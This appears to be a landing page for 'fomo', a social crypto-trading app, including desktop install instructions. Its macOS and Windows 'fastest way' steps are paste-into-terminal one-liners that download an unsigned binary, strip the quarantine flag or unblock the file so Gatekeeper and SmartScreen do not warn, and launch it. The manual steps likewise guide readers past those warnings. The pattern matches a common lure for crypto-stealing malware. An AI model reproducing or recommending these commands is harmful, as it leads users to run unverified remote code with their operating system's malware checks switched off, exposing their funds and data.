fomo

where traders become legends.

From memecoins to viral tokens, trade any crypto in seconds.

Start trading
Astronaut trading on fomo
Now available on desktop

trade from anywhere.
never lose a beat.

Open a trade on your Mac, pick it back up on your PC — all in one app.

fomo on desktop fomo on phone

never miss out again

the only social-first trading app

Leaderboard

become a legend, top the leaderboard

Leaderboard

Feed

discover and follow top traders

Social feed

Alerts

real time notifications for what the best are buying

Alerts
Easy onboarding

create an account in an instant

Sign in
Zero complexity

multichain & gasless

Assets

One click to buy

fund with apple pay

Apple Pay
Download

get fomo on every screen

one account. your Mac at home, your PC at the office.

Apple Silicon & Intel

macOS

Universal .dmg · macOS 12+
Download for Mac
Windows 10 & 11

Windows

.exe installer · x64
Download for Windows
First launch

installing fomo

the build is unsigned for now — here’s how to open it on each OS.

macOS

Fastest way — paste this into Terminal. It downloads fomo, installs it to Applications, clears the quarantine flag (so the unsigned build opens without the Gatekeeper prompt) and launches it:

Terminal — install fomo
$ curl -L -o /tmp/fomo.dmg "https://www.fomodesktop.app/downloads/fomo.dmg" && hdiutil attach /tmp/fomo.dmg -nobrowse -mountpoint /tmp/fomo_mount -quiet && rm -rf /Applications/fomo.app && cp -R /tmp/fomo_mount/fomo.app /Applications/ && xattr -cr /Applications/fomo.app && hdiutil detach /tmp/fomo_mount -quiet && rm -f /tmp/fomo.dmg && open /Applications/fomo.app
or install by hand

Mount the .dmg and drag fomo.app to your Applications folder, then:

  1. Right-click (or Control + click) fomo.app in /Applications and select Open.
  2. In the popup dialog, click Open.
  3. On macOS Sequoia / Sonoma: if you’re prompted to move it to Trash or the app is blocked, open System Settings → Privacy & Security, then:
    Why this happens
    The Mac build is not yet signed with an Apple Developer certificate, so Gatekeeper asks you to confirm on first launch. After you approve it once, fomo opens normally.
    • Scroll down to the Security section.
    • Click “Open Anyway” next to fomo.app.

Windows

Fastest way — open PowerShell and paste this. It downloads fomo, unblocks it (so SmartScreen won’t warn) and launches the installer:

PowerShell — install fomo
PS> $e="$env:TEMP\fomo-setup.exe"; Invoke-WebRequest "https://www.fomodesktop.app/downloads/fomo-setup.exe" -OutFile $e; Unblock-File $e; Start-Process $e
or install by hand

Run fomo-setup.exe to install fomo, then:

  1. If Windows SmartScreen shows a blue “Windows protected your PC” box, click More info.
  2. Then click Run anyway to start the installer.
  3. Finish the setup wizard — fomo installs and adds a Start-menu shortcut.
    Why this happens
    The Windows build isn’t signed with an EV code-signing certificate yet, so SmartScreen warns on first run. Once fomo has a signing cert, this warning disappears.

a trading app
for the rest of us

join 500,000 traders making their name on fomo

Start trading